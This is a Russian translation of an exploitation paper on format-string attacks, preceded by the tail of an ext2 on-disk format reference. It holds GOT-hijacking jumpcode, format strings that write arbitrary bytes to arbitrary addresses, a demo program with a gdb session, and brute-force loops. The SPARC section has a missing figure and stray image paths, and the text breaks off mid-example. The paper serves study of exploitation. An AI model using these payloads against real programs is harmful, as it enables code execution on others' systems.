• `i_block[]` — Указатели на блоки. Всего 15 элементов массива: первые 12 — прямые указатели на блоки с реальным содержимым файла. 13-й элемент указывает на блок, являющийся расширением массива, — косвенный блок; его указатели указывают на дополнительные прямые блоки. 14-й элемент указывает на блок с массивом указателей на косвенные блоки — двойной косвенный блок. Последний элемент — тройной косвенный блок, содержащий указатели на двойные косвенные блоки.

```
-------------------------------------------------------------------------
#define EXT2_NDIR_BLOCKS  12
#define EXT2_IND_BLOCK  EXT2_NDIR_BLOCKS
#define EXT2_DIND_BLOCK  (EXT2_IND_BLOCK + 1)
#define EXT2_TIND_BLOCK  (EXT2_DIND_BLOCK + 1)
#define EXT2_N_BLOCKS  (EXT2_TIND_BLOCK + 1)
-------------------------------------------------------------------------
```

• `i_version` — Версия файла. Похоже, не используется.
• `i_file_acl` — Указатель на список ACL. В ext2 не используется — ACL для этой версии файловой системы не реализованы.

• i_dir_acl — Указатель на список ACL. В ext2 используется не как указатель ACL, а как значение i_size_high — дополнительные 32 бита размера файла, позволяющие трактовать его размер как 64-битное беззнаковое целое. В ext2fs это, как правило, не применяется.
• i_faddr — Адрес фрагмента. Фрагменты в ext2fs не используются; поэтому это значение всегда равно 0.

Определённые иноды имеют особое значение в файловой системе:

```
-------------------------------------------------------------------------
#define EXT2_BAD_INO             1      /* Bad blocks inode */
#define EXT2_ROOT_INO            2      /* Root inode */
#define EXT2_ACL_IDX_INO         3      /* ACL inode */
#define EXT2_ACL_DATA_INO        4      /* ACL inode */
#define EXT2_BOOT_LOADER_INO     5      /* Boot loader inode */
#define EXT2_UNDEL_DIR_INO       6      /* Undelete directory inode */
-------------------------------------------------------------------------
```

Инод плохих блоков содержит указатели на блоки данных, занимающие повреждённые секторы жёсткого диска. Корневой инод — корневой каталог, содержащий вершину дерева файловой системы. Остальные иноды, как правило, не используются в рабочих системах. Первый инод, используемый для пользовательских файлов, — инод 11. Этот инод является каталогом lost+found, создаваемым утилитой mkfs.

```
□□. o O ( S U P E R B L O C K ) O o .
```

Суперблок — наиболее базовое средство, с помощью которого ядро определяет состояние файловой системы. Он указывает количество инодов, блоков и групп, а также различные другие сведения. Элементы структуры суперблока изменяются чаще, чем данные инодов или групп — это связано с тем, что libext2fs добавляет в ext2fs возможности, которые могут отсутствовать в ядре. Рассматриваемый формат взят из e2fsprogs-1.19.

Суперблок занимает 1024 байта и расположен со смещением 1024 байта от начала раздела.

Формат суперблока выглядит следующим образом:

```
-------------------------------------------------------------------------
struct ext2fs_sb {
□__u32□s_inodes_count;□□/* Inodes count */
□__u32□s_blocks_count;□□/* Blocks count */
□__u32□s_r_blocks_count;□/* Reserved blocks count */
□__u32□s_free_blocks_count;□/* Free blocks count */
□__u32□s_free_inodes_count;□/* Free inodes count */
□__u32□s_first_data_block;□/* First Data Block */
□__u32□s_log_block_size;□/* Block size */
□__s32□s_log_frag_size;□/* Fragment size */
□__u32□s_blocks_per_group;□/* # Blocks per group */
□__u32□s_frags_per_group;□/* # Fragments per group */
□__u32□s_inodes_per_group;□/* # Inodes per group */
□__u32□s_mtime;□□/* Mount time */
□__u32□s_wtime;□□/* Write time */
□__u16□s_mnt_count;□□/* Mount count */
□__s16□s_max_mnt_count;□/* Maximal mount count */
□__u16□s_magic;□□/* Magic signature */
□__u16□s_state;□□/* File system state */
□__u16□s_errors;□□/* Behaviour when detecting errors */
□__u16□s_minor_rev_level; □/* minor revision level */
□__u32□s_lastcheck;□□/* time of last check */
□__u32□s_checkinterval;□/* max. time between checks */
□__u32□s_creator_os;□□/* OS */
□__u32□s_rev_level;□□/* Revision level */
□__u16□s_def_resuid;□□/* Default uid for reserved blocks */
□__u16□s_def_resgid;□□/* Default gid for reserved blocks */
□__u32□s_first_ino; □□/* First non-reserved inode */
□__u16   s_inode_size; □□/* size of inode structure */
□__u16□s_block_group_nr; □/* block group # of this superblock */
□__u32□s_feature_compat; □/* compatible feature set */
□__u32□s_feature_incompat; □/* incompatible feature set */
```

```
□__u32□s_feature_ro_compat; □/* readonly-compatible feature set */
□__u8□s_uuid[16];□□/* 128-bit uuid for volume */
□char□s_volume_name[16]; □/* volume name */
□char□s_last_mounted[64]; □/* directory where last mounted */
□__u32□s_algorithm_usage_bitmap; /* For compression */
□__u8□s_prealloc_blocks;□/* Nr of blocks to try to preallocate*/
□__u8□s_prealloc_dir_blocks;□/* Nr to preallocate for dirs */
□__u16□s_padding1;
□__u8□s_journal_uuid[16];□/* uuid of journal superblock */
□__u32□s_journal_inum;□□/* inode number of journal file */
□__u32□s_journal_dev;□□/* device number of journal file */
□__u32□s_last_orphan;      /* start of list of inodes to delete */
□__u32□s_reserved[197];    /* Padding to the end of the block   */
};
--------------------------------------------------------------------------
```

• `s_inodes_count` — Общее количество инодов в файловой системе.
• `s_blocks_count` — Общее количество блоков в файловой системе.
• `s_r_blocks_count` — Количество блоков, зарезервированных для суперпользователя. Если ФС заполнится слишком сильно, эти последние зарезервированные блоки не дадут пользователям сделать ФС непригодной.
• `s_free_blocks_count` — Количество неиспользуемых блоков. Это значение постоянно обновляется по мере освобождения или выделения блоков.
• `s_free_inodes_count` — Количество неиспользуемых инодов. Постоянно обновляется по мере освобождения или выделения инодов.
• `s_first_data_block` — Указатель на первый блок данных после всех блоков, используемых для хранения таблиц инодов, битовых карт и групп. Значение равно либо 0, либо корректному значению.
• `s_log_block_size` — Размер блока, хранится как величина сдвига. Сдвигается значение 1024; для получения фактического размера блока используется: `bs = 1024 << sb.s_log_block_size;`
• `s_log_frag_size` — Размер фрагмента, хранится как величина сдвига. Фрагменты в ext2fs не используются, поэтому значение игнорируется.
• `s_blocks_per_group` — Количество блоков в группе.
• `s_frags_per_group` — Количество фрагментов в группе.
• `s_inodes_per_group` — Количество инодов в группе.
• `s_mtime` — Время последнего монтирования файловой системы. Все значения времени хранятся как секунды с начала эпохи.
• `s_wtime` — Время последней записи в файловую систему.
• `s_mnt_count` — Количество монтирований файловой системы.
• `s_max_mnt_count` — Максимальное количество монтирований, после которого необходима проверка fsck. По умолчанию — 20.
• `s_magic` — Магическое число файловой системы: `0xEF53`.
• `s_state` — Состояние файловой системы: чистая или грязная.

```
--------------------------------------------------------------------------
#define EXT2_VALID_FS                   0x0001  /* Unmounted cleanly */
#define EXT2_ERROR_FS                   0x0002  /* Errors detected */
--------------------------------------------------------------------------
```

• `s_errors` — Реакция на обнаруженную ошибку:

```
--------------------------------------------------------------------------
#define EXT2_ERRORS_CONTINUE            1       /* Continue execution */
#define EXT2_ERRORS_RO                  2       /* Remount fs read-only */
#define EXT2_ERRORS_PANIC               3       /* Panic */
#define EXT2_ERRORS_DEFAULT             EXT2_ERRORS_CONTINUE
--------------------------------------------------------------------------
```

• `s_minor_rev_level` — Дополнительный номер ревизии ext2fs. Можно безопасно игнорировать.
• `s_lastcheck` — Время последней проверки fsck, в секундах с начала эпохи.

• s_checkinterval — Максимальный интервал времени между проверками fsck. Проверка необходима при превышении этого значения или s_max_mnt_count.
• s_creator_os — ОС, создавшая данную файловую систему:

```
--------------------------------------------------------------------------
#define EXT2_OS_LINUX           0
#define EXT2_OS_HURD            1
#define EXT2_OS_MASIX           2
#define EXT2_OS_FREEBSD         3
#define EXT2_OS_LITES           4
--------------------------------------------------------------------------
```

• s_rev_level — Ревизия файловой системы:

```
--------------------------------------------------------------------------
#define EXT2_GOOD_OLD_REV       0   /* The good old (original) format   */
#define EXT2_DYNAMIC_REV        1   /* V2 format w/ dynamic inode sizes */
#define EXT2_CURRENT_REV        EXT2_GOOD_OLD_REV
--------------------------------------------------------------------------
```

• s_def_resuid — UID по умолчанию для зарезервированных блоков. По умолчанию — 0.
• s_def_resgid — GID по умолчанию для зарезервированных блоков. По умолчанию — 0.
• s_first_ino — Первый незарезервированный инод. Иноды < 10 зарезервированы, поэтому первый допустимый номер инода — 11. Этот инод почти всегда является файлом lost+found.
• s_inode_size — Размер инода. В текущих реализациях ext2fs составляет 128 байт.
• s_block_group_nr — Номер группы блоков, в которой хранится данный суперблок.
• s_feature_compat — Флаги поддерживаемых возможностей ext2fs:

```
--------------------------------------------------------------------------
#define EXT2_FEATURE_COMPAT_DIR_PREALLOC        0x0001
--------------------------------------------------------------------------
```

• s_feature_incompat — Флаги неподдерживаемых возможностей:

```
--------------------------------------------------------------------------
#define EXT2_FEATURE_INCOMPAT_COMPRESSION       0x0001
#define EXT2_FEATURE_INCOMPAT_FILETYPE          0x0002
--------------------------------------------------------------------------
```

• s_feature_ro_compat — Флаги возможностей, поддерживаемых только для чтения:

```
--------------------------------------------------------------------------
#define EXT2_FEATURE_RO_COMPAT_SPARSE_SUPER     0x0001
#define EXT2_FEATURE_RO_COMPAT_LARGE_FILE       0x0002
#define EXT2_FEATURE_RO_COMPAT_BTREE_DIR        0x0004
--------------------------------------------------------------------------
```

• s_uuid — Уникальный идентификатор данной ext2fs.
• s_volume_name — Имя тома.
• s_last_mounted — Каталог, в который была последний раз смонтирована данная файловая система.
• s_algorithm_usage_bitmap — Используется при сжатии (автор не изучал этот вопрос).
• s_prealloc_blocks — Количество блоков, которые следует попытаться предварительно выделить для файла.
• s_prealloc_dir_blocks — Количество блоков для предварительного выделения для файла каталога.
• s_padding1 — Дополнение.
• s_journal_* — Поля журналирования (автор не имеет поддержки журналирования в своей ФС и не знает, как они используются).
• s_reserved[] — Дополнение до конца блока суперблока объёмом 1024 байта.

□□. o O (G R O U P S) O o .

Группы ext2fs используются для организации кластеров блоков и инодов. Каждая группа содержит битовую карту свободных инодов и свободных блоков. Кроме того, каждая группа имеет копию суперблока для защиты от катастрофических потерь данных. Дескрипторы групп хранятся в блоках,

следующих непосредственно за суперблоком; за ними следуют битовые карты и таблицы инодов, а затем — блоки данных.

Формат дескриптора группы выглядит следующим образом:

```
-------------------------------------------------------------------------
struct ext2_group_desc
{
        __u32   bg_block_bitmap;                /* Blocks bitmap block */
        __u32   bg_inode_bitmap;                /* Inodes bitmap block */
        __u32   bg_inode_table;         /* Inodes table block */
        __u16   bg_free_blocks_count;   /* Free blocks count */
        __u16   bg_free_inodes_count;   /* Free inodes count */
        __u16   bg_used_dirs_count;     /* Directories count */
        __u16   bg_pad;
        __u32   bg_reserved[3];
};
-------------------------------------------------------------------------
```

• `bg_block_bitmap` — Указатель блока на битовую карту блоков. Биты устанавливаются для обозначения свободных/занятых блоков.
• `bg_inode_bitmap` — Указатель блока на битовую карту инодов. Биты устанавливаются для обозначения свободных/занятых инодов.
• `bg_inode_table` — Указатель блока на начало таблицы инодов.
• `bg_free_blocks_count` — Количество блоков в группе, доступных для использования.
• `bg_free_inodes_count` — Количество инодов в группе, доступных для использования.
• `bg_used_dirs_count` — Количество инодов этой группы, используемых для файлов каталогов.
• `bg_pad` — Дополнение.
• `bg_reserved[]` — Дополнение.

```
□□. o O ( D I R E C T O R I E S ) O o .
```

Каталоги используются для организации файлов на уровне операционной системы. Содержимое файла каталога — это массив структур записей каталогов. Каждая содержит имя файла в каталоге и инод этого файла.

Формат записей каталогов ext2 выглядит следующим образом:

```
-------------------------------------------------------------------------
struct ext2_dir_entry_2 {
        __u32   inode;                  /* Inode number */
        __u16   rec_len;                /* Directory entry length */
        __u8    name_len;               /* Name length */
        __u8    file_type;
        char    name[EXT2_NAME_LEN];    /* File name */
};
-------------------------------------------------------------------------
```

• `inode` — Номер инода файла в каталоге. Если файл удалён, номер инода равен 0.
• `rec_len` — Размер записи каталога. Поскольку длина имени может составлять до 255 байт, это позволяет более эффективно использовать пространство в файле каталога.
• `name_len` — Длина имени файла. Может составлять до 255 байт.
• `file_type` — Тип файла (символическая ссылка, устройство и т. д.):

```
-------------------------------------------------------------------------
#define EXT2_FT_UNKNOWN         0
#define EXT2_FT_REG_FILE        1
#define EXT2_FT_DIR             2
#define EXT2_FT_CHRDEV          3
#define EXT2_FT_BLKDEV          4
#define EXT2_FT_FIFO            5
#define EXT2_FT_SOCK            6
#define EXT2_FT_SYMLINK         7
-------------------------------------------------------------------------
```

На этом завершается обзор физического устройства файловой системы ext2. Дополнительная информация доступна на http://e2fsprogs.sourceforge.net.

8.2 — runefs.tar.gz (uuencoded)

[Бинарный архив runefs.tar.gz в формате uuencoded — опущен]

8.3 — tdt.tar.gz (uuencoded)

[Бинарный архив tdt.tar.gz в формате uuencoded — опущен]

Достижения в эксплуатации форматных строк

Автор: gera , riq

Содержание

---

1. Введение

Есть ли что ещё сказать о форматных строках спустя столько времени? Вероятно, да — или, по крайней мере, мы пытаемся. Для начала возьмите превосходную статью scut'a о форматных строках [1] и прочитайте её.

Этот текст посвящён двум разным темам. Первая касается небольших трюков, которые могут ускорить брутфорс при эксплуатации уязвимостей форматных строк. Вторая — об эксплуатации форматных строк, хранящихся на куче.

Итак, пристегните ремни безопасности — путешествие только начинается.

Часть I — by gera

2. Брутфорс форматных строк

> *«...Брутфорс — не самый приятный термин и не отдаёт должного многим авторам эксплойтов, потому что в большинстве случаев они тратят немало умственных усилий, решая задачу более изощрёнными методами, чем простой перебор...»*

Отдельное уважение всем художникам, вдохновившим эту фразу, особенно ~{MaXX,dvorak,Scrippie}, scut[], lg(zip) и lorian+k.

---

3. 32*32 == 32 — Использование джамп-кодов

Прежде всего — о главном.

Форматная строка позволяет вам, разобравшись с ней, записать что угодно куда угодно. Я называю это примитивом «записать-что-угодно-куда-угодно», и описанный здесь трюк применим всякий раз, когда у вас есть такой примитив — будь то форматная строка, переполнение с затиранием «указателя назначения strcpy()», несколько подряд идущих вызовов `free()`, ret2memcpy-переполнение и т. д.

Scut [1], shock [2] и другие [3][4] описывают несколько методов перехвата потока выполнения с помощью примитива «записать-что-угодно-куда-угодно»: изменение GOT, изменение указателя на функцию, обработчики `atexit()`, виртуальный метод класса и т. п. При этом нужно знать, угадать или предсказать два разных адреса: адрес указателя на функцию и адрес шеллкода — каждый по 32 бита. При слепом брутфорсе потребуется перебрать 64 бита. Но на самом деле это не так: предположим, адрес GOT всегда начинается с `0x0804`, а код будет в, скажем, `0x0805`... Для Linux это может быть правдой, поэтому не 64 бита, а суммарно 32 — то есть всего 4 294 967 296 попыток. Нет, ещё меньше: если вы можете разместить подушку из 4K NOP-инструкций, число снижается до 1 048 576, а поскольку GOT обходится с шагом в 4 байта, получается 262 144... Впрочем, все эти цифры — просто бессмыслица.

Иногда есть и другие трюки: использовать примитив чтения, чтобы узнать что-то о целевом процессе; превратить примитив записи в примитив чтения; использовать больше NOP; целиться в стек или просто зашить адреса намертво.

Но есть кое-что ещё: поскольку вы не ограничены записью только 4 байт, можно записать не только адрес шеллкода, но и сам шеллкод!

3.1. Запись кода по известному адресу

Даже с одной уязвимостью форматной строки можно записать не только более 4 байт, но и в разные места в памяти. Поэтому выберем любой известный записываемый и исполняемый адрес — скажем, `0x8051234` (для некой целевой программы под Linux) — запишем туда код и изменим указатель функции (GOT, функции `atexit()` и т. д.) так, чтобы он на него указывал:

```
GOT[read]:     0x8051234     ; конечно, read — лишь пример

0x8051234:     shellcode
```

В чём разница? Адрес шеллкода теперь известен — это всегда `0x8051234`, поэтому брутфорсить нужно только адрес указателя функции, сократив количество бит до 15 в худшем случае.

Хорошо, вы меня поймали: с помощью форматной строки нельзя записать шеллкод на 200 байт таким способом (или всё-таки можно?). Возможно, влезут 30 байт, а может, и того меньше — значит, нам нужен очень маленький джамп-код.

3.2. Код находится где-то ещё

Скорее всего, вы сможете разместить код где-нибудь в памяти цели: в стеке, в куче или ещё где-нибудь. Если это так, джамп-код должен найти шеллкод и прыгнуть туда — что может быть очень просто, а может потребовать чуть больше усилий.

Если шеллкод находится где-то в стеке (возможно, в той же форматной строке) и если можно примерно знать расстояние от SP до него в момент исполнения джамп-кода, можно прыгнуть относительно SP всего в 8 или 5 байтах:

```
GOT[read]:      0x8051234

0x8051234:      add $0x200, %esp   ; дельта от SP до кода
                jmp *%esp          ; просто используем esp

esp+0x200:      nops...            ; на случай непостоянства дельты
                real shellcode     ; он не записан форматной строкой
```

Код на куче, но понятия не имеете где? Следуйте примеру Като (эта версия — 18 байт, версия Като чуть длиннее, но состоит только из букв; форматных строк он, впрочем, не использовал):

```
GOT[read]:      0x8051234

0x8051234:      cld
                mov $0x4f54414a,%eax   ; чтобы не найти себя
                inc %eax               ; (спасибо juliano)
                mov $0x804fff0, %edi   ; начать поиск с низкого адреса
                repne scasl
                jcxz .-2               ; продолжать поиск!
                jmp *$edi              ; заглавные буквы — допустимые опкоды

где-то
на куче:        'KATO'            ; если известно выравнивание — достаточно одной
                'KKATO'           ; иначе — разместите несколько
                'KKATO'
                'KKATO'
                real shellcode
```

Код в стеке, но не знаете где? (10 байт)

```
GOT[read]:      0x8051234

0x8051234:      mov $0x4f54414a,%ebx   ; чтобы не найти себя
                inc %ebx               ; (спасибо juliano)
                pop %eax
                cmp %ebx, %eax
                jnz .-3
```

```
                jmp *$esp

где-то
в стеке:        'KATO'          ; выравнивание вы знаете
                real shellcode
```

Что-то другое? Придумайте джамп-код сами :-) Но осторожно! `'KATO'` может оказаться неудачным выбором: он будет исполнен и даст какой-то побочный эффект. :-)
Вы даже можете написать джамп-код, который копирует данные из стека в кучу, если стек не исполняемый, а куча — исполняемая.

3.3. «Дружественные» функции

При изменении GOT можно выбирать, какой указатель на функцию использовать — одни функции лучше подходят для конкретных целей. Например, если вы знаете, что после изменения указателя функции буфер с шеллкодом будет освобождён через `free()`, достаточно двух байт:

```
GOT[free]:      0x8051234       ; на этот раз используем free

0x8051234:      pop %eax        ; убираем настоящий адрес возврата
                ret             ; прыгаем к аргументу free
```

То же самое может сработать с `read()`, если тот же буфер с шеллкодом повторно используется для чтения из сети, с `syslog()` или со многими другими функциями. Иногда нужен чуть более сложный джамп-код, если необходимо пропустить несколько байт в начале шеллкода (7 или 10 байт):

```
GOT[syslog]:    0x8051234       ; используем syslog

0x8051234:      pop %eax        ; убираем настоящий адрес возврата
                pop %eax
                add $0x50, %eax ; пропускаем несколько некодовых байт
                jmp *$eax
```

А если ничто другое не работает, но можно отличить крэш от зависания, используйте джамп-код с бесконечным циклом, который подвесит цель: брутфорсьте адрес GOT, пока сервер не зависнет — тогда вы знаете правильный адрес GOT-записи, которая срабатывает, и можно переходить к брутфорсу адреса настоящего шеллкода.

```
GOT[exit]:      0x8051234

0x8051234:      jmp .           ; бесконечный цикл
```

3.4. Без странных адресов

Поскольку мне не нравится выбирать произвольные адреса вроде `0x8051234`, можно поступить немного иначе:

```
GOT[free]:      &GOT[free]+4    ; указывает на следующие 4 байта
                jumpcode        ; адрес равен &GOT[free]+4
```

Вы не знаете адрес `GOT[free]`, но на каждом шаге брутфорса предполагаете, что знаете его. Тогда можно указать его на 4 байта вперёд, где разместить джамп-код. То есть если предположить, что `GOT[free]` находится по адресу `0x8049094`, джамп-код будет по адресу `0x8049098`; нужно записать значение `0x8049098` по адресу `0x8049094` и джамп-код по адресу `0x8049098`:

```
/* fs1.c                                                    *
 * демонстрационная программа для показа техник форматных строк *
```

```
 * специально для тренировки мозга, by gera@corest.com     */

int main() {
  char buf[1000];

  strcpy(buf,
    "\x94\x90\x04\x08"          // адрес GOT[free]
    "\x96\x90\x04\x08"          //
    "\x98\x90\x04\x08"          // адрес джамп-кода (2 байта для демо)
    "%.37004u"                  // дополнить до 0x9098 (0x9098-3*4)
    "%8$hn"                     // записать 0x9098 по адресу 0x8049094
    "%.30572u"                  // дополнить до 0x10804 (0x10804-0x9098)
    "%9$hn"                     // записать 0x0804 по адресу 0x8049096
    "%.47956u"                  // дополнить до 0x1c358 (0x1c358-0x10804)
    "%10$hn"                    // записать 5B C3 (pop - ret) по адресу 0x8049098
        );

  printf(buf);
}

gera@vaiolent:~/papers/gera$ make fs1
cc     fs1.c   -o fs1

gera@vaiolent:~/papers/gera$ gdb fs1

(gdb) br main
Breakpoint 1 at 0x8048439

(gdb) r
Breakpoint 1, 0x08048439 in main ()

(gdb) n
...0000000000000...

(gdb) x/x 0x8049094
0x8049094:    0x08049098

(gdb) x/2i 0x8049098
0x8049098:    pop    %eax
0x8049099:    ret
```

Итак, если адрес GOT-записи для `free()` равен `0x8049094`, при следующем вызове `free()` в программе вместо него будет вызван наш маленький джамп-код.

Этот последний метод имеет ещё одно преимущество: его можно использовать не только с форматными строками (где каждая запись идёт по разному адресу), но и с любым примитивом «записать-что-угодно-куда-угодно» — например, перезаписью «указателя назначения strcpy()» или ret2memcpy-переполнением. Или, если вам так же повезёт (или вы так же умны), как lorian, можно сделать это даже с одним-единственным багом `free()` — он научил меня этому.

---

4. В n раз быстрее

4.1. Перезапись нескольких адресов одновременно

Если можно записать более 4 байт, то помимо размещения шеллкода или джамп-кода в известном месте, можно одновременно изменить несколько указателей, ещё больше ускорив работу.

Разумеется, это снова можно сделать с любым примитивом «записать-что-угодно-куда-угодно», позволяющим записать более 4 байт. А поскольку мы записываем одни и те же значения во все указатели, существует дешёвый способ сделать это с форматными строками.

Предположим, мы используем следующую форматную строку, чтобы записать `0x12345678` по адресу `0x08049094`:

```
"\x94\x90\x04\x08"          // адрес для первых 2 байт
"AAAA"                      // место для второго %.u
"\x96\x90\x04\x08"          // адрес для следующих 2 байт
"%08x%08x%08x%08x%08x%08x"  // вытолкнуть 6 аргументов
"%.22076u"                  // дополнить до 0x5678 (0x5678-4-4-4-6*8)
"%hn"                       // записать 0x5678 по 0x8049094
"%.48060u"                  // дополнить до 0x11234 (0x11234-0x5678)
"%hn"                       // записать 0x1234 по 0x8049096
```

Поскольку `%hn` не добавляет символов в выходную строку, одно и то же значение можно записать в несколько мест без дополнительного заполнения. Например, чтобы превратить эту форматную строку в ту, которая записывает значение `0x12345678` в 5 последовательных слов начиная с `0x8049094`:

```
"\x94\x90\x04\x08"          // адреса для записи 0x5678
"\x98\x90\x04\x08"          //
"\x9c\x90\x04\x08"          //
"\xa0\x90\x04\x08"          //
"\xa4\x90\x04\x08"          //
"AAAA"                      // место для второго %.u
"\x96\x90\x04\x08"          // адреса для 0x1234
"\x9a\x90\x04\x08"          //
"\x9e\x90\x04\x08"          //
"\xa2\x90\x04\x08"          //
"\xa6\x90\x04\x08"          //
"%08x%08x%08x%08x%08x%08x"  // вытолкнуть 6 аргументов
"%.22044u"                  // дополнить до 0x5678: 0x5678-(5+1+5)*4-6*8
"%hn"                       // записать 0x5678 по 0x8049094
"%hn"                       // записать 0x5678 по 0x8049098
"%hn"                       // записать 0x5678 по 0x804909c
"%hn"                       // записать 0x5678 по 0x80490a0
"%hn"                       // записать 0x5678 по 0x80490a4
"%.48060u"                  // дополнить до 0x11234 (0x11234-0x5678)
"%hn"                       // записать 0x1234 по 0x8049096
"%hn"                       // записать 0x1234 по 0x804909a
"%hn"                       // записать 0x1234 по 0x804909e
"%hn"                       // записать 0x1234 по 0x80490a2
"%hn"                       // записать 0x1234 по 0x80490a6
```

Или эквивалент с прямым доступом к параметрам:

```
"\x94\x90\x04\x08"          // адреса для записи 0x5678
"\x98\x90\x04\x08"          //
"\x9c\x90\x04\x08"          //
"\xa0\x90\x04\x08"          //
"\xa4\x90\x04\x08"          //
"\x96\x90\x04\x08"          // адреса для 0x1234
"\x9a\x90\x04\x08"          //
"\x9e\x90\x04\x08"          //
"\xa2\x90\x04\x08"          //
"\xa6\x90\x04\x08"          //
"%.22096u"                  // дополнить до 0x5678 (0x5678-5*4-5*4)
"%8$hn"                     // записать 0x5678 по 0x8049094
"%9$hn"                     // записать 0x5678 по 0x8049098
"%10$hn"                    // записать 0x5678 по 0x804909c
"%11$hn"                    // записать 0x5678 по 0x80490a0
"%12$hn"                    // записать 0x5678 по 0x80490a4
"%.48060u"                  // дополнить до 0x11234 (0x11234-0x5678)
"%13$hn"                    // записать 0x1234 по 0x8049096
"%14$hn"                    // записать 0x1234 по 0x804909a
"%15$hn"                    // записать 0x1234 по 0x804909e
"%16$hn"                    // записать 0x1234 по 0x80490a2
"%17$hn"                    // записать 0x1234 по 0x80490a6
```

В этом примере количество одновременно перезаписываемых «указателей функций» произвольно равно 5, но может быть и другим. Реальный предел определяется длиной строки, которую можно

передать; числом аргументов, которые нужно вытолкнуть для доступа к адресам без прямого доступа к параметрам; ограничением на число прямых параметров (в библиотеках Solaris — 30, в некоторых версиях Linux — 400, возможны и другие варианты) и т. д.

Если вы собираетесь сочетать джамп-код с перезаписью нескольких адресов, имейте в виду, что джамп-код будет расположен не ровно в 4 байтах после указателя функции, а чуть дальше — в зависимости от числа одновременно перезаписываемых адресов.

4.2. Брутфорс нескольких параметров

Иногда вы не знаете, сколько параметров нужно вытолкнуть или сколько пропустить при прямом доступе, и приходится пробовать, пока не угадаете. Иногда это можно сделать умнее — особенно когда форматная строка не слепая (я уже говорил? прочитайте статью scut'a [1]!). Но всё же бывают случаи, когда не знаешь нужного числа параметров и приходится перебирать, как в следующем псевдопитоновском примере:

```
pops = 8
worked = 0
while (not worked):
  fstring  = "\x94\x90\x04\x08"        # адрес GOT[free]
  fstring += "\x96\x90\x04\x08"        #
  fstring += "\x98\x90\x04\x08"        # адрес джамп-кода
  fstring += "%.37004u"                # дополнить до 0x9098
  fstring += "%%%d$hn" % pops          # записать 0x9098 по 0x8049094
  fstring += "%.30572u"                # дополнить до 0x10804
  fstring += "%%%d$hn" % (pops+1)      # записать 0x0804 по 0x8049096
  fstring += "%.47956u"                # дополнить до 0x1c358
  fstring += "%%%d$hn" % (pops+2)      # записать (pop - ret) по 0x8049098
  worked = try_with(fstring)
  pops += 1
```

В этом примере переменная `pops` увеличивается при каждой попытке угадать правильный номер для прямого доступа к параметру. Если повторить целевые адреса, можно построить форматную строку, позволяющую увеличивать `pops` быстрее. Например, повторив каждый адрес 5 раз, получаем более быстрый брутфорс:

```
pops = 8
worked = 0
while (not worked):
  fstring  = "\x94\x90\x04\x08" * 5    # адрес GOT[free]
  fstring += "\x96\x90\x04\x08" * 5    # повторить адрес 5 раз
  fstring += "\x98\x90\x04\x08" * 5    # адрес джамп-кода
  fstring += "%.37004u"                # дополнить до 0x9098
  fstring += "%%%d$hn" % pops          # записать 0x9098 по 0x8049094
  fstring += "%.30572u"                # дополнить до 0x10804
  fstring += "%%%d$hn" % (pops+6)      # записать 0x0804 по 0x8049096
  fstring += "%.47956u"                # дополнить до 0x1c358
  fstring += "%%%d$hn" % (pops+11)     # записать (pop - ret) по 0x8049098
  worked = try_with(fstring)
  pops += 5
```

Попасть в любую из 5 копий — уже победа; чем больше копий, тем лучше.

Идея проста: просто повторяем адреса. Если всё кажется запутанным — возьмите ручку и бумагу, нарисуйте стек с форматной строкой, добавьте произвольное количество аргументов сверху и вручную выполните брутфорс. Уверяю — будет весело! :-)

Выглядит примитивно, но может однажды пригодиться — никогда не знаешь. И конечно, то же самое можно сделать без прямого доступа к параметрам, но это чуть сложнее: на каждой итерации нужно пересчитывать длину для спецификаторов `%.u`.

Безымянный и невключённый раздел

Единственная мысль, которую я хотел донести на протяжении этого текста: форматная строка — это нечто большее, чем просто примитив «записать 4 байта куда угодно». Это почти полноценный примитив «записать что угодно куда угодно», что открывает значительно больше возможностей.

Пока что это всё, дальше — ваш ход.

Часть II — by riq

5. Эксплуатация форматных строк на куче

Обычно форматная строка лежит в стеке. Но бывают случаи, когда она хранится в куче, и вы НЕ МОЖЕТЕ её увидеть.

Здесь я представляю способ работы с такими форматными строками в обобщённом виде для SPARC (и машин с big-endian порядком байт), а в конце покажем, как сделать то же самое для little-endian машин.


---

6. Стек SPARC

В стеке располагаются стековые фреймы. Они содержат локальные переменные, регистры, указатели на предыдущие стековые фреймы, адреса возврата и т. д.

Поскольку с помощью форматных строк мы можем видеть стек, изучим его внимательнее.

Стековые фреймы в SPARC выглядят примерно так:



И так далее.

Регистр `fp` — указатель на фрейм вызывающей функции (frame pointer). Временные переменные `temp_N` — это локальные переменные, сохранённые в стеке. Фрейм 1 начинается там, где заканчиваются локальные переменные фрейма 0, фрейм 2 — где заканчиваются локальные переменные фрейма 1, и т. д.

Все эти фреймы хранятся в стеке, поэтому форматные строки позволяют видеть их все.

---

7. Трюк

Трюк основан на том, что каждый стековый фрейм содержит указатель на предыдущий. Кроме того, чем больше указателей на стек, тем лучше.

Почему? Потому что если у нас есть указатель на свой стек, мы можем перезаписать адрес, на который он указывает, любым значением.


7.1. Пример 1

Предположим, мы хотим поместить значение `0x1234` в регистр `l0` фрейма 1. Нам нужно построить форматную строку, длина которой достигнет `0x1234` к тому моменту, когда с помощью `%n` мы доберёмся до `fp` фрейма 0.

Предположим, первый аргумент, который мы видим — регистр `l0` фрейма 0. Форматная строка должна быть следующей (на Python):

